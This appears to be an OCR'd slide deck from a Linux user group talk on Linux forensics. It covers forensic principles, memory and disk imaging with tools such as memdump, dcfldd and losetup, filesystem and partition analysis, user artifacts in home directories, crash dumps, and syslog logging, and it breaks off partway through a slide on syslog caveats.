Linux Forensics


Linux User Group Frankfurt


23.04.2024

Laura Liparulo

Bibliography / References

- Kurs “**IT Forensics**” Fernuni Hagen
- Course “**Digital Forensics and Cyber Crime with Kali Linux Fundamentals**” (Cisco press)
- Article “**An analysis of Ext4 for digital forensics**”, *Kevin D. Fairbanks*
- *Book “***Practical memory forensics***”, S. Ostrovskaya, Oleg Skulkin, Packt Publishing*
- *Book* ***“Practical Forensic Imaging”,*** *2016, Bruce Nikkel, No Starch Press*
- *Book* ***“Linux Basics for Hackers”***, 2019, *OccupyTheWeb*, No Starch Press
- Book “**Practical Linux Forensics: A Guide for Digital Investigators**”, 2021, *Bruce Nikkel*, *No Starch Press*





Agenda

What we will cover:

- Introduction to Forensics
- Linux Forensics
- Storage Devices and Filesystems
- Directory Layout and Linux Files
- Evidence from Linux Logs
- Reconstructing System Boot and Initialization
- Installed Software Packages
- Network Configuration Artifacts
- Forensic Analysis of Time and Location
- User Desktops and Login Activity
- Attached Peripheral Devices
- Password cracking
- Popular linux tools
- Linux Forensics Workstation (Kali Linux)

Introduction to Forensics

What is Forensics?

- Techniques and procedures to identify, gather, preserve, extract, interpret, document and present **evidence** to be used in a court of law
- provide an understanding of how things changed and evolved during a specific incident
- an excellent mean to learn (more) about security… and Linux!
- a chance to increase security

Branches of Digital Forensics

- Computer forensics (from computer hard drive, memory, storage devices)
- Network Forensics (from routers, switches and firewalls)
- Memory Forensics (RAM, Virtual memory, etc. - not Post mortem!)
- Database Forensics
- Cloud Forensics
- Internet of Things (IoT) forensics (telemetry, home devices, wearables and controls)
- Drone Forensics (drones, flight logs, camera footage, etc)
- Multimedia Forensics (cameras, social media, etc)
- Mobile device Forensics (storage, SIM cards, etc)

Static vs Live Acquisition

Static Acquisition

- Device powered off or shutdown
- Non-volatile usually from hard drives, USB drives, smart phones, slack space, swap files, etc.

Live Acquisition

- Running system
- Volatile – registries, cache, and ram
- Collection occurs in real time

What can forensics do?

- recover deleted files
- determine system has malicious files / launched an attack
- investigate footprint attack
- track malware signatures
- determine time, place and device for an event
- track physical locations and websites used
- crack passwords
- etc.

General computer forensics procedure

- Acquire evidence without altering or damaging the original
  - Raw copies of original
  - No tampered proofs!
- Prove what you recovered is the same as what originally seized
    - validate with **hashes** and **procedures**
- Analyze the data without modifying it
  - Write protect
- Use findings to accomplish a goal

Ability to copy disks / Challenges

- never work with original data
- make at least two copies
  - use hash to validate copies
  - secure original and ensure zero tamper
  - copy everything including hidden and residual data
  - not backups! backups modify the timestamp corrupting data!
  - all files including slack space (between file clusters) and unallocated space (where files are not written according to the operating system)
    - deleted files
    - fragments
    - hidden data

Forensic Analysis Scenario - Victims

Systems owned by victims can be provided to forensic investigators voluntarly.

The analysis typically involves:

- **Servers** hacked or compromised by vulnerabilities exploitation or misconfiguration
- **Unauthorized access** to servers using stolen credentials
- **malwares** - clicking malicious links or downloading malicious executables and scripts
- **social engineering -** victims are tricked into performing actions they wouldn’t do
- **coerced or blackmailed users** performing actions they wouldn’t do

Forensic Analysis Scenario - Perpetrators

Systems owned, managed, or operated by a perpetrator suspected of malicious or criminal activity.

The analysis typically involves:

- seized computer systems, like:
  - Servers set up to host phishing sites or distribute malware
  - Command-and-control servers used to manage botnets
- Users who have abused their access to commit malicious activity or violate organizational policy
- Desktop systems used to conduct illegal activity such as possessing or distributing illicit material, criminal hacking, or operating illegal underground forums (carding, child exploitation, and so on)

The BSI Forensics Process

The BSI (Bundesamt für Sicherheit in der Informationstechnik) suggests a forensic process (https://www.bsi.bund.de/DE/Themen/Oeffentliche-Verwaltung/Sicherheitspruefungen/IT-Forensik/forensik_node.html)

- Focus only on forensics and evidence preservation.
- Practical process that examines specific symptoms and anomalies for their causes.
- No static/predetermined process - dependent on the respective situation.

Linux Forensics

Linux forensics

Finding and analyzing digital evidence found on modern Linux Systems

Two meanings:

- analyze or examine a suspect Linux system as the target of investigation on **postmortem** (“dead disk forensics”)
- using Linux as a digital forensics platform to acquire or analyze target systems under investigation (Win, Linux, Mac, etc)

Hardware forensics

- Mainboard
  - board itself
  - reading out the NVRAM to analyze the UEFI / BIOS data
- Onboard devices (integrated into mainboard)
- PCI Express devices (graphic cards and other PCIe cards)
- Internal drives (SATA or NVMe)
- Network devices (wireless or wired)
- Advanced Configuration and Power Interface (ACPI) through systemd / acpid daemon.

Hardware forensics part 2

- External storage media (USB, Thunderbolt, DisplayPort, HDMI, etc)
- Mouse and keyboard
- Video monitors
- Printers and scanners
- Webcams, cameras, and video equipment
- Audio devices
- Mobile devices
- Any other external peripheral devices

Traces in the logs, configuration files, and other persistent data found on the forensic image will help!

Hardware Forensics - NVME

- **Non-Volatile Memory Express**
- Devices attached directly to the PCI Express bus,
- no need for an AHCI/SATA/SCSI (?) host bus adapter, associated SATA physical interfaces and protocol layers
- ***namespaces*** - lolwer layer (below the OS) allocation of space on an NVME drive
- device names for NVME disks are named like */dev/nvme*n**.

Forensic imaging of a drive with multiple namespaces must be done separately for each namespace.

>**# mmls /dev/nvme0n1**

Memory forensics

- Ram is volatile
- Acquiring memory data is more complex.
- /dev/mem is no longer a block device - you can't run "dd" anymore - for security reasons
- Installing and running a programme to read all memory might change the status of the RAM
    - Option: pulling chips of the mainboard
- Reports on Icing RAM chips to read them later on a different systems available!

Useful Tools

- **memdump (KALI)**
- ptrace
- memfetch (http://lcamtuf.coredump.cx/soft/memfetch.tgz)
- fmem (http://www.hysteria.cz/niekt0/fmem/fmem_current.tgz)
- LiMe (https://github.com/504ensicslabs/lime) - also over the network!

Get Memory Dump with Kali

Get the dump with a tool called “memdump”

```
#~ sudo memdump  > dump.mem
```

Inspect the hexadecimal version of the dump:

```
#~ hexdump -C dump.mem > dump_mem.hex
```

How could memory be acquired? Three approaches

- Virtual-Machine based
  - VM-Hosts and virtualization softwares (like Virtual-box) with tools for dumping!
  - network connection data might be lost
- Software-Based
  - forensic tools for whole RAM dump or even just specific processes (malware analysis!)
  - tools that work with kernel modules
  - proofs might be tampered!
- Hardware-based
  - devices can be used to extract data
  - resilient to anti-forensics techniques
  - expensive
  - requires expertise
  - might damage the system!

Memory forensics with hibernation files

- hibernation files store the ephemeral data on the drive (non-volatile storage)
- hibernation file is basically a snapshot of the RAM and all its data.
- snapshots of system memory from various points in the past.
- and can retain data for an indefinite amount of time, even after a reboot.
- less intrusive and less likely to be affected by evidence tampering!

Cons

- file might be compressed or encrypted.
- network data might be lost (for example DHCP configuration).

Carving dump files

You can use forensic carving tools (for strings or file fragments), a debugger like **gdb**, or a memory forensics tool like **Volatility** to analyze the uncompressed dump file :

- Files and file fragments
- EXIF data from media files
- Credit card numbers and track 2 information
- Domain names
- Email addresses
- IP addresses
- Ethernet MAC addresses
- URLs
- Telephone numbers

Software forensics

- Partition table analysis (DOS or GPT)
- Reconstructing the boot process
- Understanding user desktop activity
- Looking for photo and video directories
- Looking for recent documents
- Recovering deleted files from the filesystem or trash/recycle bins
- Building timelines to reconstruct events
- Analyzing thumbnail images, clipboard data, and desktop information
- Identifying applications used
- Finding configuration files, logs, and cache
- Analyzing installed software

Kernel forensics

The kernel is responsible for many tasks, including the following:

- Memory, CPU, and process management
- Hardware device drivers
- Filesystems and storage
- Network hardware and protocols
- Security policy enforcement
- Human interface and peripheral devices
- perform advanced isolation of processes using cgroups and namespaces
- executed by a bootloader when a system is started
- dynamically changeable and configurable
- more functionality can be added with loadable kernel modules
- last thing to stop running when the system is shut down

It’s all about systemd!

- initialization system (called *init*) and service manager
- system manager (outside the kernel from startup to shutdown)
- de facto **system layer between the kernel and userland** now
- **Daemons and services** commands to
  - start and stop background programs
  - power off and reboot the system
  - view logs
  - and check the status of services
  - overall state of the system.
- editable configuration files to customize system behavior.

From a digital forensics perspective, systemd provides many forensic artifacts and evidence traces that could be interesting for an investigation.

Creating a forensics partition image with dcfldd

```
┌──(kali㉿kali)-[~]
└─$ sudo fdisk -l
[sudo] password for kali:
Disk /dev/sda: 80.09 GiB, 86000000000 bytes, 167968750 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x16d6cb34

Device     Boot Start       End   Sectors  Size Id Type
/dev/sda1  *     2048 167968749 167966702 80.1G 83 Linux
```

```
┌──(kali㉿kali)-[~]
└─$ sudo dcfldd if=/dev/sda1 hash=md5 of=/media/diskimage.dd bs=512
25530624 blocks (12466Mb) written.^C
25530664+0 records in
25530664+0 records out
```

Loading the image with losetup

A loop device is created for a forensically acquired image file named *image.raw*:

```
$ sudo losetup --find --read-only --partscan --show image.raw
```

/dev/**loop0p1**

```
$ mount /dev/loop0p1 /mnt
```

it maps the image file to the next available loop device it finds (*/dev/***loop0p1**) in a read-only manner and scans the image's partition table. Then you can mount it locally

Analyzing the loaded partition with fdisk

```
$ sudo fdisk -l /dev/loop0
Disk /dev/loop0: 20 GiB, 21474836480 bytes, 41943040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xce7b65de
Device         Boot     Start       End   Sectors   Size Id Type
/dev/loop0p1             2048  24188109  24186062  11.5G 83 Linux
/dev/loop0p2         24188110  41929649  17741540   8.5G 82 Linux swap / Solaris
```

Storage devices and file systems


What is on the drive?

- layout, formats, versions, and configuration
- interesting forensic artifacts and data to examine or extract
- file and filesystem metadata
- Linux partitions and volumes on storage media


Most common file systems used today in Linux are ***ext4***, xfs and ***btrfs***.

Recovery of deleted files and formatted disks where it is still possible using software tools like ***testdisk***


Testdisk example - Part 1



Testdisk example - Part 2



Testdisk example - Part 3



Useful tools for drives analysis - Part 1

Recover deleted files (ext3grep / ext4magic example)

- ext3grep
- ext4magic
- extundelete

System information

- cupidfetch

Partitions / Disks

- mmls
- disktype

Useful tools for drives analysis - Part 2 - Sleuth kit

The Sleuth Kit® (TSK) is a library and collection of command line tools that allow you to investigate disk images. The core functionality of TSK allows you to analyze volume and file system data. The library can be incorporated into larger digital forensics tools and the command line tools can be directly used to find evidence.

- Volume and File System Analysis
- Download
- Documents
- History
- Licenses

Limitations currently faced ??

Some traditional forensic techniques are becoming less effective at recovering data:

- SSD firmware to erase unused blocks (for performance and efficiency reasons).
- the flash translation layer (FTL) maps defective memory blocks to over-provisioned areas of storage that are not accessible through the standard hardware interfaces (SATA, SAS, or NVMe)
- Recovery techniques such as ***chip-off*****,** where memory chips are de-soldered, require special equipment and training to perform.
- etc.

Analysis of Partition Tables

- identify the partition scheme
- analyze the partition tables
- looks for possible inter-partition gaps

Many partition types
https://www.win.tue.nl/~aeb/partitions/partition_types-1.html

Most common Linux partition schemes are DOS/MBR and GPT

On a Linux system, detected partitions appear in the ***/dev/*** directory (mounted pseudo-directory on a running system)

Block devices under /dev


In a postmortem forensic examination, the directory /dev will be empty, but the device names may still be found in logs, referenced in configuration files, or found elsewhere in files on the filesystem

Most common storage drives : SATA, SAS, NVMe, and SD cards.

These block devices are represented in the */dev/* directory of a running system as follows:

- */dev/sda*, */dev/sdb*, */dev/sdc*, . . . */dev/sda1*, */dev/sda2*, */dev/sda3*, .
- */dev/nvme0n1*, */dev/nvme1n1*, . . ./*dev/nvme0n1p1*, */dev/nvme0n1p2*, . . .
- */dev/mmcblk0*, *mmcblk1*, . . .

Filesystem - Layers of Abstractions



Filesystem forensics analysis

- ***inode*** - unique nummer assigned to each file (within a filesystem)
- ***inode table*** - blocks allocated to each file and other metadata
- ***directory*** file - where the files are listed as entries
- ***superblock*** - filesystem metadata that describes the filesystem

The familiar full file “path” with directories (*/some/path/file.txt*) is not stored anywhere, but is calculated by traversing the linked directory filenames between the file and the root (/) directory.

Filesystem superblock

Depending on the filesystem, this may contain forensic relevant data:

- Label or volume name specified by the system owner
- Unique identifier (UUID/GUID)
- Timestamps (filesystem creation, last mount, last write, and last checked)
- Size and number of blocks (good to identify volume slack)
- Number of mounts and last mount point
- Other filesystem features and configuration

Forensics tools, like ***fsstat***, will show this information.

Directory layout and linux files

What you won’t find on the image

Directories that will be empty on the forensic image:

- **/media**
  - dynamically created mount points for external removable storage(CDROMs,USB, etc.)
- **/dev/, /sys/, and /proc/**
  - representations of devices or kernel data structures
- **/tmp**
  - deleted periodically or during boot, depending on the configuration
  - may reside in RAM using the tmpfs virtual memory filesystem
  - check ***systemd-tmpfiles*** man page!
- **/run** -
  - tmpfs-mounted directory residing in RAM
  - runtime information like PID and lock files, systemd runtime configuration, etc.

The /var directory

/var/

It contains system data that is changing (variable) and usually persistent across reboots.

The subdirectories contain logs, cache, historical data, persistent temporary files, the mail and printing subsystems, and much more.

very important from a forensics perspective!

the ~/.cache and ~/.config directories

~/.cache/

- it might be deleted!
- “non-essential” but might remains persistent over time and across login sessions and reboots.
- might contain data for performance and efficiency reasons.

~/.config/

- supposed to contain only configuration data, but also history and cached information.
- Files may end in **rc* or have extensions of *.conf*, *.ini*, *.xml*, *.yaml*, or other formats
- formats. mostly regular text files and are easy to view with any text editor or viewer.

The ~/.local/share

intended to store persistent data accumulated or generated by applications, like:

- Distro-specific configuration
- Graphical login session configuration
- Desktop-specific configuration, **trashcan**, bundled apps (notes, file managers, etc.)
- Commonly shared thumbnails
- Cookies for some browsers
- Calendar and contact databases for some applications
- Recently used files and places (**.xbel* files)
- Snap and Flatpak application information
- Baloo file index and search for KDE / Tracker file index and search for GNOME
- Secret keyrings and password wallets
- Clipboard manager data
- Xorg logs
- Any other persistent data stored by programs

Hidden Dot Files and folders under home

- ***.bash_history*** History of shell commands the user typed
- ***.lesshst*** Search history of the less command
- ***.viminfo*** Search and command history, and traces of vim-edited files
- ***.wget-hsts*** List of wget hosts visited with timestamps
- ***.forward*** File containing email addresses for auto-forwarding
- ***.apvlvinfo*** History of PDFs viewed using the apvlv PDF viewer
- ***.ssh/*** Secure shell configuration, keys, and list of known hosts visited
- ***.gnupg/*** GPG configuration, keys, and other people's added public keys
- ***.thunderbird/*** Email and calendar accounts, and synchronized email and calendar content for offline access
- ***.mozilla/*** Firefox configuration, cookies, bookmarks, browsing history, and plug-ins
- ***.zoom/*** Zoom configuration, logs, call history, and shared data
- ***.john/*** John the Ripper password-cracking history with discovered passwords
- ***.ICAClient/*** Citrix client configuration, cache, logs, and other data

Example - Check downloaded files

Start and end time of a file download could useful to reconstruct the timeline of the user activity

```
$ stat ~/Downloads/rhel-8.1-x86_64-dvd.iso
...
  Size: 7851737088Blocks: 15335432  IO Block: 4096  regular file
...
Modify: 2020-03-26 09:12:47.604143584 +0100
...
Birth: 2020-03-26 08:51:10.849591860 +0100
```

Application metadata and content analysis

Linux uses the *Executable and Linkable Format (ELF)* files taken from Unix.

ELF files can be identified by the magic string in the first four bytes, like: `7F 45 4C 46  .ELF`

The file command provides a basic summary of executable files:

```
$ file /bin/mplayer
/bin/mplayer: ELF 64-bit LSB pie executable, x86-64, version 1
(SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=d216175c8528f418051d5d8fb1196f322b461ef2,
for GNU/Linux 3.2.0, stripped
```

Other tools - **dumpelf** from the pax-utils package, objdump, and readelf) provide information about the internal structure of ELF executables, including the different headers and sections of the file. The **objdump** -d command also provides a disassembled output of the machine code.

Investigation of crash and core dumps

Crashing events data saved to the local disk have potential forensic value.

Different types of crash:

- kernel crash
- process crash
- high-level application crash
- distro-specific crash

Process core dumps

The saved core from a crashed process is written to a file called core or ***core.PID***, where *PID* is the numeric process ID.

If managed by systemd, which may require installation of a separate systemd-coredump package, core files are saved to a single directory ***/var/lib/ systemd/coredump/*.**

the core dump is sent to the systemd-coredump program, which logs it in the journal and saves a core file

Ex. Coredump log from an offline journal file

```
$ coredumpctl --file user-1000.journal
```

Application and Distro-Specific Crash Data

Linux distribution can have its own system crash reporting.

Fedora and Red Hat distros use **abrt** (automated bug reporting tool)

Ubuntu-based systems have a daemon called **Whoopsie** (which sends data to a server called Daisy) and a handling system called apport. The apport program can manage crash data from core dumps, Python, package managers, and more (for more information, see *https://wiki.ubuntu.com/Apport/*).

It’s text files with several infos…

Kernel crashes

- ***panic*** - is a condition in which the kernel is unable to continue and will halt or reboot the system
- ***oops*** - will log error information to the ring buffer (which is captured and possibly saved by the journal or syslog), and the system will continue running.

A kernel may crash in the following situations:

- Bugs in the kernel code (including drivers or modules)
- Severe resource exhaustion (out of memory)
- Physical hardware problems
- Malicious activity affecting or targeting the kernel

You can find, for example, a kernel oops in the **systemd journal** together with an Oops number like this:


```
[178123.292445] Oops: 0002 [#1] SMP NOPTI
```

A running kernel resides in volatile memory. When the kernel panics and halts or reboots, that memory is lost. For debugging purposes, the kernel developers created methods to save the contents of memory in the event of a kernel panic. We can use these methods as a form of forensic readiness, and configure them to preserve kernel memory as digital evidence.

Linux Logs

Two common options for loggins

- syslog / rsyslog
- systemd journaling



syslog / rsyslog – traditional logging system

- typically implemented as a daemon (also known as a collector)
- de facto standard for network-based logging
- configurable under /etc
- it listens for log messages from multiple sources, such as :
  - packets arriving over network sockets (UDP port 514),
  - local named pipes
  - syslog library calls
  - etc.

```
#*.debug     /var/log/debug
kern.*       /var/log/kern.log
mail.err     /var/log/mail.err
*.info       @loghost
```

Log entries defined by the syslog standard format of messages can show:

- 25 syslog message facilities (0 kern, 1 user, 2 mail, etc.)
- 8 severity levels (0 - emergency/ panic - most severe)
- priorities (PRI Values, calculated from facility and severity)

Syslog - what to consider

Forensic examiners should be aware that syslog messages have some security issues that may affect the evidential value of the resulting logs. Thus, all logs should be analyzed with some degree of caution:

